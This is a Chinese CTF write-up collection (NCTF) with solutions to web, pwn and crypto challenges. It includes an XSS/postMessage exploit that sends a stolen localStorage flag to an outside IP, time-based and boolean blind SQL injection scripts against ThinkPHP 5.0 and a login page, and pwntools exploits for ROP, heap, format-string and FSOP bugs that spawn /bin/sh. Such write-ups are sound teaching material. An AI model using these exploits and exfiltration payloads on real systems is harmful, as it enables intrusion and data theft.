


```
Uncaught DOMException: Blocked a frame with origin "https://store.prettynote.bycsec404.top" from   (index):1
accessing a cross-origin frame.
    at https://prettynote.bycsec404.top/note/:1:27
```

所以我们需要让两个站 same origin。而最后一个hint是 https://developer.mozilla.org/en-US/docs/Web/API/Document/domain ，所以不难想到，我在store站利用xss,设置 `document.domain="prettynote.bycsec404.top"` ,两者的domain一致不就可以访问了么。

然而事实是，即使设置了document.domain我们依然访问不到。这也是我自己踩过的一次坑。

假如注意到上面文档中的这样的一个语句



Setter

```
document.domain = domainString
```

The setter for this property can be used to *change* a page's origin, and thus modify how certain security checks are performed. It can only be set to the same or a parent domain. For example, if `https://a.example.com` and `https://b.example.com` both use

```
document.domain = "example.com";
```


then they have both modified their origin to have the same domain, and they can now access each other's DOM directly—despite being cross-origin, which would normally prevent such access.

Note that setting `document.domain` to its current value is not a no-op. It still changes the origin. For example, if one page sets

```
document.domain = document.domain;
```

then it will be counted as cross-origin from any other normally-same-origin pages that have not done the same thing.

你可能会顺藤摸瓜，google `document.domain=document.domain` ,从而找到MDN 上关于SOP的文档。 **https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#changing_origin**



> **Note:** When using `document.domain` to allow a subdomain to access its parent, you need to set `document.domain` to the *same value* in both the parent domain and the subdomain. This is necessary even if doing so is setting the parent domain back to its original value. Failure to do this may result in permission errors.

所以，我们必须要在主站和从站都设置一遍document.domain才能让他们真正同源

知道这点之后其实就好办了。我们留意到主站与store站存在一个互相postMessage的通信


store:

```
        window.addEventListener('message', (e) => {
            if( e.data.type == "note" && e.origin == "https:\/\/prettynote.bycsec404.top"){
                document.getElementById("note").innerHTML = e.data.content;
                let content = document.getElementById("note").textContent
                const result = {
                    "userNote.content": content,
                    "userNote.number": content.length,
                    "userNote.status": content.length > 0 ? "healthy": "ready"
                }
                parent.postMessage(result, "*")
            }
        });
```

main:

```javascript
userNote = {}
const set = (function assign(b,c,d,a){if(b.includes(a)){return assign(b.substring(b.indexOf(a)+1),c,d[b.split(a)[0]])}return d[b]=c});

    window.addEventListener('message', (e) => {
        if (e.data && e.origin == "https:\/\/store.prettynote.bycsec404.top") {
            for (let attr in e.data) {
                set(attr, e.data[attr], window, ".")
            }
            console.log(`Current note: ${JSON.stringify(userNote)}`)
        }
    })
```

可以看到每次store站都会反过来向主站postMessage,主站接收到内容后，则会经过set操作，设置userNote 的属性。而这里的set可以做到任意设置window下的属性



```
> test = {}
< ▶{}
> set("test.abc", "123", window, ".")
< '123'
> test
< ▶{abc: '123'}
>
```

所以最后的方法就是，我们用store站的xss反过来向主站postMessage从而设置主站的document.domain,一致后即可访问localStorage,利用跳转bypass CSP 带出flag

exp:

```html
<body>
<h3>SOLVE</h3>
<script>
    const url = "https://prettynote.bycsec404.top";
    async function poc() {

        let form = document.createElement("form");
        form.id = "addPost";
        form.method = "POST";
        form.action = `${url}/note/add`;
        form.enctype = "text/plain";

        let src = `<script src=${url}/note>\<\/script>`;
        const payload = 'document.domain=\'bycsec404.top\';parent.parent.postMessage({\'document.domain\':\'bycsec404.top\'},\'*\');setTimeout(()=> parent.parent.location=\'http://120.27.246.202/?\'+parent.parent.localStorage.flag, 200);' + '`<iframe srcdoc=\\"' + src + '\\"></iframe>`';
        let input = document.createElement("input");
        input.name = `{"content":"${payload}", "test":"`
        input.value = 'byc_404"}'

        form.appendChild(input);
        document.body.appendChild(form);
```

```
            document.getElementById("addPost").submit();
        }


        (async () => {
            poc();
        })();

    </script>
    </body>
```

摆就完事了

> 出题人ID：m1saka
> 题目描述：
> 啊对对对 太对辣太对辣
> target 1:
> http://129.211.173.64:8085/public/index.php/index/index/index
> target 2:
> http://47.101.160.205:8085/public/index.php/index/index/index
> flag:
> nctf{m1saka_wanna_kaibai}
> 备注：
> if you get no idea about the problem,there is no harm in diffing the source code with the official one.


摆就完事了2.0

> 出题人ID：m1saka
> 题目描述：
> 卷起来 不准摆！
> target: http://129.211.173.64:8086/public/index.php/index/index/index
> flag:
> nctf{m1saka_wanna_marry_liyuu_}

构建题目的时候打了tp5未开启强制路由导致rce的补丁代码，结果上题的时候上的时候用了另一个文件夹下的备用题目，导致很多队伍开始直接非预期rce，我还在想是不是waf给的简单导致有的师傅利用mysql写任意文件rce，直到跑去问了一位师傅的payload。。我先是修复了非预期，部署2.0并且修改原题权限要花费一些时间，给做题师傅们带来的不便还请谅解。

考点：thinkPHP5.0 sql盲注

www.zip给出源码
原本漏洞的影响范围是**5.0.13<=ThinkPHP<=5.0.15**，题目环境给的是thinkPHP5.0.16，因为在5.0.16中官方修复了 **insert** 方法注入需要传入的参数判定


liu21st committed on 26 Mar 2018   1 parent a9546e7   commit 363fd4d90312f2cfa427535b7ea01a097ca8db1b

Showing 1 changed file with 6 additions and 2 deletions.

8 library/think/db/Builder.php

```
@@ -116,10 +116,14 @@ protected function parseData($data, $options)
116  116                  $result[$item] = $val[1];
117  117                  break;
118  118              case 'inc':
119       -               $result[$item] = $this->parseKey($val[1]) . '+' . floatval($val[2]);
     119  +               if ($key == $val[1]) {
     120  +                   $result[$item] = $this->parseKey($val[1]) . '+' . floatval($val[2]);
     121  +               }
120  122                  break;
121  123              case 'dec':
122       -               $result[$item] = $this->parseKey($val[1]) . '-' . floatval($val[2]);
     124  +               if ($key == $val[1]) {
     125  +                   $result[$item] = $this->parseKey($val[1]) . '-' . floatval($val[2]);
     126  +               }
```

大家查看源码可以发现，在这个case下还有一个’exp’可以利用，但是此字符串被thinkPHP过滤掉了，不能利用。本题删除了对exp的过滤，所以exp可以作为触发点触发sql注入。

M1sakaM1yuu.php控制器定义如下：

```php
<?php
/*
 * @Author: m1saka@x1ct34m
 * @blog: www.m1saka.love
 */
namespace app\index\controller;
class M1sakaM1yuu
{
  public function index()
  {
    $username = request()->get('username/a');
    $str = implode(',',$username);
    if (waf($str)) {
      return '<img src="http://www.m1saka.love/wp-content/uploads/2021/11/hutao.jpg" 
alt="hutao" />';
    }
    if($username){
      db('m1saka')->insert(['username' => $username]);
      return '啊对对对';
    }
    else {
      return '说什么我就开摆';//
    }
  }
}
```


有很多师傅在《摆就完事了2.0》中使用如下url访问控制器函数失败：

```
http://129.211.173.64:8086/public/index.php/index/M1sakaM1yuu/index
```

但在《摆就完事了》中这样访问能成功访问，于是觉得题目环境有问题来找我私聊，在此给出统一回复：

> 出题的时候特意定义了一个使用驼峰命名法的控制器M1sakaM1yuu，在thinkPHP官方文档中，访问的正确方式应该是index/m1saka_m1yuu/index，中间使用下划线隔开，但是兼容了index/M1sakaM1yuu/index这样的访问方式，这也是在《摆就完事了》中此访问方式能访问到的原因。但是在《摆就完事了2.0》中我加上了官方补丁取消非预期解法，官方补丁不允许路由中存在大写字母，所以会返回404。希望大家以后在开发和代码审计时能注意到这个细节。

这个漏洞很多师傅应该都复现过，复现过程中会将config.php做如下设置：



```
// 应用调试模式
'app_debug'                => true,
// 应用Trace
'app_trace'                => true,
```

这样能够看到回显，更加直观也方便调试。但是实战环境中这种理想环境极少出现，大部分情况下我们是得不到回显的，所以盲注更加贴合实战，这也是出题时考虑到的因素。

定义了一个waf函数，主要是ban了mysql可以写文件的函数，防止rce。要想实现mysql读取文件，需要给mysql很高的权限，并且知道所在文件的绝对路径。给出exp：

```python
# '''
# Author: m1saka@x1ct34m
# blog: www.m1saka.love
# '''
import requests
import time
flag = ''

for i in range(1,100):
    for j in r'{}0123456789abcdefghijklmnopqrlstuv\/wxyz-_,<>\?.':
        #开始计时
        before_time = time.time()
        #payload     = 'substr((select(database())),{},1)="{}"'.format(i,j)
        #payload     = 'substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())),{},1)="{}"'.format(i,j)
        #payload     = 'substr((select(group_concat(column_name))from(information_schema.columns)where(table_name="m1saka")),{},1)="{}"'.format(i,j)
        payload     = 'substr((select(load_file("/var/www/html/ffllaagg.php"))),{},1)="{}"'.format(i,j)
        url         = 'http://129.211.173.64:8086/public/index.php/index/m1saka_m1yuu/index?username[0]=exp&username[1]=sleep(if((1^({})),0,3))&username[2]=1'.format(payload)
        #print(url)
        r           = requests.get(url)
        #print(r.text)
        #返回时间
        after_time  = time.time()
        offset      = after_time - before_time
        if offset > 2.8:
            flag    += j
            print(flag)
            break
```

在获取字段名的时候得知flag的绝对路径，直接load_file()函数加载就行。

非预期：

tp5全版本未开启强制路由导致rce，直接cat /flag就行

ezsql

> 出题人ID：N1k0la
> 题目描述:
> 这还能注入吗
> http://129.211.173.64:3080/login.php
> 附件链接:
> http://129.211.173.64:3080/www.zip
> flag:
> NCTF{3v3ryth1ng_not_fantast1c_:)}

```python
import requests

rst = ""
url = "http://129.211.173.64:3080/login.php"
# sql = "database()"
# sql = "(select group_concat(table_name) from information_schema.tables where table_schema regexp 0x32303231)"
# sql = "(select group_concat(column_name) from information_schema.columns where table_name regexp 0x4e635446)"
sql = "(select group_concat(`fl@g`) from NcTF)"
for i in range(1, 100):
    low = 32
    high = 127
    while low < high:
        mid = (low + high) // 2
        data = {
            "password": "%s",
            "name[0]": f") or (ascii(substr({sql},{i},1))>{mid})#",
            "name[1]": "2"
        }
        rsp = requests.post(url=url, data=data)
        if "NCTF" in rsp.text:
            low = mid + 1
            print(rsp.text)
        else:
            high = mid
    rst += chr(high)
    print(rst)
```

另一种解法是用$1

Pwn

login

出题人ID: 影二つ

题目描述:

```
Welcome, it's ez
nc 129.211.173.64 10005
```

附件链接:

```
http://download.kagehutatsu.com/Download/login.zip
https://attachment.h4ck.fun:9000/pwn/login/login.zip
https://nctf.slight-wind.com/pwn/login/login.zip
```

flag:

```
flag{c6f79b51a8c6ebd398d3e7d67afaa29b}
```

writeup:

```
from pwn import*
#r=remote("129.211.173.64",10005)
r=process('./main')
context.log_level='debug'

libc=ELF("./libc-2.31.so")

main=0x40119a
csu1=0x40128A
csu2=0x401270
leave=0x40121f
gadget=0x4011ed
read_got=0x404030
close_got=0x404028
fake_stack=0x404090

r.recvline()

r.send('\x00'*0x100+p64(fake_stack+0x100)+p64(gadget))

payload=''
```

```
payload+=p64(csu1)
payload+=p64(0)+p64(1)
payload+=p64(0)
payload+=p64(close_got)
payload+=p64(0x1)
payload+=p64(read_got)
payload+=p64(csu2)
payload+=p64(0)

payload+=p64(0)+p64(1)
payload+=p64(0)
payload+=p64(fake_stack)
payload+=p64(0x3B)
payload+=p64(read_got)
payload+=p64(csu2)
payload+=p64(0)

payload+=p64(0)+p64(1)
payload+=p64(fake_stack)
payload+=p64(0)
payload+=p64(0)
payload+=p64(close_got)
payload+=p64(csu2)

r.send(payload.ljust(0x100,'\x00')+p64(fake_stack-0x8)+p64(leave))

r.send('\x85')

r.send('/bin/sh'.ljust(0x3B,'\x00'))

r.interactive()
```

vmstack

出题人ID: 影二つ

题目描述:

```
A virtual stack system with function
Can you hack it?
nc 129.211.173.64 10001
```

附件链接:

```
http://download.kagehutatsu.com/Download/vmstack.zip
https://attachment.h4ck.fun:9000/pwn/vmstack/vmstack.zip
https://nctf.slight-wind.com/pwn/vmstack/vmstack.zip
```

flag:

```
flag{ec322378ed804bdfc315002e9853c0e6}
```

```python
from pwn import *
r=remote("129.211.173.64",10001)
#r=process('./main')
context.log_level='debug'

opcode=''
opcode+="\x00"+p64(0xC)
opcode+="\x06"
opcode+="\x00"+p64(0x10000)
opcode+="\x07"
opcode+="\x0C"

opcode+="\x01"
opcode+="\x0B"+p64(0x20000)
opcode+="\x08"
opcode+="\x00"+p64(0)
opcode+="\x06"
opcode+="\x00"+p64(0)
opcode+="\x07"
opcode+="\x00"+p64(0x30)
opcode+="\x09"
opcode+="\x0C"

opcode+="\x04"
opcode+="\x07"
opcode+="\x00"+p64(2)
opcode+="\x06"
opcode+="\x00"+p64(0)
opcode+="\x08"
opcode+="\x00"+p64(0)
opcode+="\x09"
opcode+="\x0C"

opcode+="\x03"
opcode+="\x08"
opcode+="\x00"+p64(0)
opcode+="\x06"
opcode+="\x00"+p64(4)
opcode+="\x07"
opcode+="\x00"+p64(0x50)
opcode+="\x09"
opcode+="\x0C"

opcode+="\x00"+p64(1)
opcode+="\x06"
opcode+="\x00"+p64(1)
opcode+="\x07"
opcode+="\x0C"

r.recvline()
#gdb.attach(r,"b *$rebase(0x16ca)")
r.send(opcode)
```

```

r.recvline()
r.send("flag")

r.interactive()
```

ezheap

出题人ID: 影二つ

题目描述:

```
总之就是非常简单
nc 129.211.173.64 10002
```

附件链接:

```
http://download.kagehutatsu.com/Download/ezheap.zip
https://attachment.h4ck.fun:9000/pwn/ezheap/ezheap.zip
https://nctf.slight-wind.com/pwn/ezheap/ezheap.zip
```

flag:

```
flag{1ec61752948eb817e78b9a1b5810f326}
```

```python
from pwn import *
#r=remote("129.211.173.64",10002)
r=process('./main')
context.log_level='debug'

libc=ELF("./libc-2.33.so")

def new(size,content):
  r.recvuntil('>> ')
  r.sendline('1')
  r.recvuntil('Size: ')
  r.sendline(str(size))
  r.recvuntil('Content: ')
  r.send(content)

def edit(idx,content):
  r.recvuntil('>> ')
  r.sendline('2')
  r.recvuntil('Index: ')
  r.sendline(str(idx))
  r.recvuntil('Content: ')
  r.send(content)

def delete(idx):
  r.recvuntil('>> ')
  r.sendline('3')
  r.recvuntil('Index: ')
```

```python
    r.sendline(str(idx))

def show(idx):
    r.recvuntil('>> ')
    r.sendline('4')
    r.recvuntil('Index: ')
    r.sendline(str(idx))

def xor_ptr(ptr1,ptr2):
    result=((ptr1>>12)^(ptr2))
    return result

new(0x18,'\n')
new(0x18,'\n')

delete(0)
delete(1)

show(0)
fd1=u64(r.recv(8))
show(1)
fd2=u64(r.recv(8))

heap=(fd1^fd2)-0x2a0
success("heap: "+hex(heap))

new(0x18,'\n')
new(0x18,'\n')

delete(1)
delete(0)

edit(3,p64(xor_ptr(heap+0x2a0,heap+0x90))+'\n')

new(0x18,'\n')
new(0x18,p64(0))

def write(addr,content):
    edit(3,p64(0)*0x2+'\n')
    delete(0)
    edit(5,p64(addr)+'\n')
    new(0x18,content)

write(heap+0x2b0,p64(0)+p64(0x421))
write(heap+0x6d0,p64(0)+p64(0x21))
write(heap+0x6f0,p64(0)+p64(0x21))

delete(1)
show(1)
libc_base=u64(r.recv(8))-libc.sym['__malloc_hook']-0x70
success("libc_base: "+hex(libc_base))

```

```python
free_hook=libc_base+libc.sym['__free_hook']
system=libc_base+libc.sym['system']

write(free_hook,p64(system))
edit(3,'/bin/sh\x00\n')
delete(3)

#gdb.attach(r)

r.interactive()
```

mmmmmmmap

出题人ID: 影二つ

题目描述:

```
你从未见过的船新版本，我在malloc等你
nc 129.211.173.64 10004
```

附件链接:

```
http://download.kagehutatsu.com/Download/mmmmmmmap.zip
https://attachment.h4ck.fun:9000/pwn/mmmmmmmap/mmmmmmmap.zip
https://nctf.slight-wind.com/pwn/mmmmmmmap/mmmmmmmap.zip
```

flag:

```
flag{d010887a870d12833465e98b8abf2bb2}
```

```python
from pwn import *
#r=remote("129.211.173.64",10004)
r=process('./main')
context.log_level='debug'

libc=ELF("./libc-2.31.so")

def new(size,content):
  r.recvuntil(': ')
  r.sendline('1')
  r.recvuntil('Size: ')
  r.sendline(str(size))
  r.recvuntil('Content: ')
  r.send(content)

def edit(idx,content):
  r.recvuntil(': ')
  r.sendline('2')
  r.recvuntil('Index: ')
  r.sendline(str(idx))
  r.recvuntil('Content: ')
  r.send(content)
```

```python

def delete(idx):
  r.recvuntil(': ')
  r.sendline('3')
  r.recvuntil('Index: ')
  r.sendline(str(idx))

def show(idx):
  r.recvuntil(': ')
  r.sendline('4')
  r.recvuntil('Index: ')
  r.sendline(str(idx))

def fmt(content):
  r.recvuntil("INPUT:\n")
  r.send(content+'\x00')

r.recvline()
r.sendline(str(0x3))

new(0xd18,'\n')
new(0x18,'\n')
new(0xFF8,'\n')
edit(1,'a'*0x10+p64(0x0303030303032303))
delete(2)

r.recvuntil(': ')
r.sendline('4')

fmt("%6$p\n%11$p\n%41$p\n")
stack=int(r.recvline(),16)-0x20
libc_base=int(r.recvline(),16)-libc.sym['__libc_start_main']-0xF3
target=int(r.recvline(),16)&0xFFFFFFFFFFFFFF00
success("stack: "+hex(stack))
success("libc_base: "+hex(libc_base))
success("target: "+hex(target))

offset=(target-stack)>>0x3
success("offset: "+hex(offset))

one_gadget=libc_base+0xe6c7e
_rtld_global=libc_base+0x222060
rtld_lock_default_lock_recursive=_rtld_global+0xF08

for i in range(6):
  if (i==0): fmt("%13$hhn")
  else: fmt("%"+str(i)+"c%13$hhn")
  fmt("%"+str((rtld_lock_default_lock_recursive&(0xFF<<(i<<3)))>>(i<<3))+"c%41$hhn")

fmt("%13$hhn")

for i in range(6):
    fmt("%"+str((rtld_lock_default_lock_recursive&0xFF)+i)+"c%41$hhn")
    fmt("%"+str((one_gadget&(0xFF<<(i<<3)))>>(i<<3))+"c%"+str(offset+0x6)+"$hhn")

#gdb.attach(r,"b printf")

fmt("exit\n")
r.recvline()

r.interactive()
```

house_of_fmyyass

出题人ID: 影二つ

题目描述:

```
Hack his ass!!!
nc 129.211.173.64 10003
```

附件链接:

```
http://download.kagehutatsu.com/Download/house_of_fmyyass.zip
https://attachment.h4ck.fun:9000/pwn/house_of_fmyyass/house_of_fmyyass.zip
https://nctf.slight-wind.com/pwn/house_of_fmyyass/house_of_fmyyass.zip
```

flag:

```
flag{ae9dabea23e559cd5300f1a1686b7917}
```

```python
from pwn import*
#r=remote("129.211.173.64",10003)
r=process('./main')
context.log_level='debug'

libc=ELF("./libc-2.33.so")

def new(size):
  r.recvuntil(">> ")
  r.sendline("1")
  r.recvuntil(": ")
  r.sendline(str(size))

def edit(offset,content):
  r.recvuntil(">> ")
  r.sendline("2")
  r.recvuntil(": ")
  r.sendline(str(len(content)))
  r.recvuntil(": ")
  r.sendline(str(offset))
  r.recvuntil(": ")
  r.send(content)

```

```python
def delete(idx):
  r.recvuntil(">> ")
  r.sendline("3")
  r.recvuntil(": \x00")
  r.sendline(str(idx))

def show():
  r.recvuntil(">> ")
  r.sendline("4")

def ror(num,shift):
  for i in range(shift):
    num=(num>>0x1)+(num&0x1)*0xFFFFFFFFFFFFFFFF
  return num

def rol(num,shift):
  for i in range(shift):
    num=(num<<0x1)&0xFFFFFFFFFFFFFFFF+(num&0x8000000000000000)
  return num

new(0x18)

edit(0x8,p64(0x431))
edit(0x438,p64(0x21))
edit(0x458,p64(0x421))
edit(0x878,p64(0x21))
edit(0x898,p64(0x21))

delete(0x10)

new(0x428)
delete(0x10)

edit(0x10,'\x10')
show()

libc_base=u64(r.recvuntil('\x7f')[-6:]+p16(0))-libc.sym['__malloc_hook']-0x80
success("libc_base: "+hex(libc_base))

environ=libc_base+libc.sym['environ']
exit=libc_base+libc.sym['exit']
system=libc_base+libc.sym['system']
_IO_cleanup=libc_base+0x8ef80
IO_list_all=libc_base+libc.sym['_IO_list_all']
tls=libc_base-0x2890
#tls=libc_base+0x1ed5f0
bin_sh=libc_base+0x1abf05
_IO_cookie_jumps=libc_base+0x1e1a20
top_chunk=libc_base+libc.sym['__malloc_hook']+0x70
__printf_arginfo_table=libc_base+0x1eb218
__printf_function_table=libc_base+0x1e35c8

```

```
edit(0x10,'\x00')
delete(0x460)

edit(0x10,'a'*0x8)
show()
r.recvuntil('a'*0x8)
heap=u64(r.recvuntil("1. alloc",drop=True).ljust(0x8,'\x00'))-0x450
success("heap: "+hex(heap))

edit(0x10,p64(top_chunk))
new(0x418)

edit(0x28,p64(IO_list_all-0x20))
delete(0x460)
new(0x1000)

fake_IO_struct=''
fake_IO_struct+=p64(0xfbad1800)
fake_IO_struct+=p64(0)*0x4
fake_IO_struct+=p64(1)
fake_IO_struct+=p64(0)*0x15
fake_IO_struct+=p64(_IO_cookie_jumps+0x70-0x18)
fake_IO_struct+=p64(bin_sh)
fake_IO_struct+=p64(rol(system^(heap+0xDA0),0x11))

edit(0x898,p64(0x471))
edit(0xD08,p64(0x21))
edit(0xD28,p64(0x461))
edit(0x1188,p64(0x21))
edit(0x11A8,p64(0x21))
delete(0x8A0)
new(0x1000)
edit(0x8B8,p64(__printf_arginfo_table-0x20))
delete(0xD30)
new(0x1000)


edit(0x898,p64(0x4B1))
edit(0xD48,p64(0x21))
edit(0xD68,p64(0x4A1))
edit(0x1208,p64(0x21))
edit(0x1228,p64(0x21))
delete(0x8A0)
new(0x1000)
edit(0x8B8,p64(__printf_function_table-0x20))
delete(0xD70)
new(0x1000)

edit(0x10F8,p64(_IO_cleanup))

edit(0x898,p64(0x4F1))
edit(0xD88,p64(0x21))
edit(0xDA8,p64(0x4E1))
edit(0x1288,p64(0x21))
edit(0x12A8,p64(0x21))
delete(0x8A0)
new(0x1000)
edit(0x8B8,p64(tls-0x20))
delete(0xDB0)
new(0x1000)

edit(0x898,p64(0x531))
edit(0xDC8,p64(0x21))
edit(0xDE8,p64(0x521))
edit(0x1308,p64(0x21))
edit(0x1328,p64(0x21))
delete(0x8A0)
new(0x1000)
edit(0x8B8,p64(top_chunk-0x20))
delete(0xDF0)
edit(0x450,fake_IO_struct)

#gdb.attach(r,'b _IO_flush_all_lockp')
new(0x1000)

r.interactive()
```

Crypto

signin

flag:

```
nctf{238fa78a-5e61-4dc6-8faf-7e2e30e02286}
```

附件链接：https://upyun.clq0.top/signin.py

```python
from Crypto.Util.number import *

def rational_to_contfrac(x, y):
    a = x//y
    pquotients = [a]
    while a * y != x:
        x, y = y, x-a*y
        a = x//y
        pquotients.append(a)
    return pquotients


def convergents_from_contfrac(frac):
    convs = []
    for i in range(len(frac)):
        convs.append(contfrac_to_rational(frac[0:i]))
    return convs


def contfrac_to_rational(frac):
    if len(frac) == 0:
        return (0, 1)
    num = frac[-1]
    denom = 1
    for _ in range(-2, -len(frac)-1, -1):
        num, denom = frac[_]*num+denom, num
    return (num, denom)

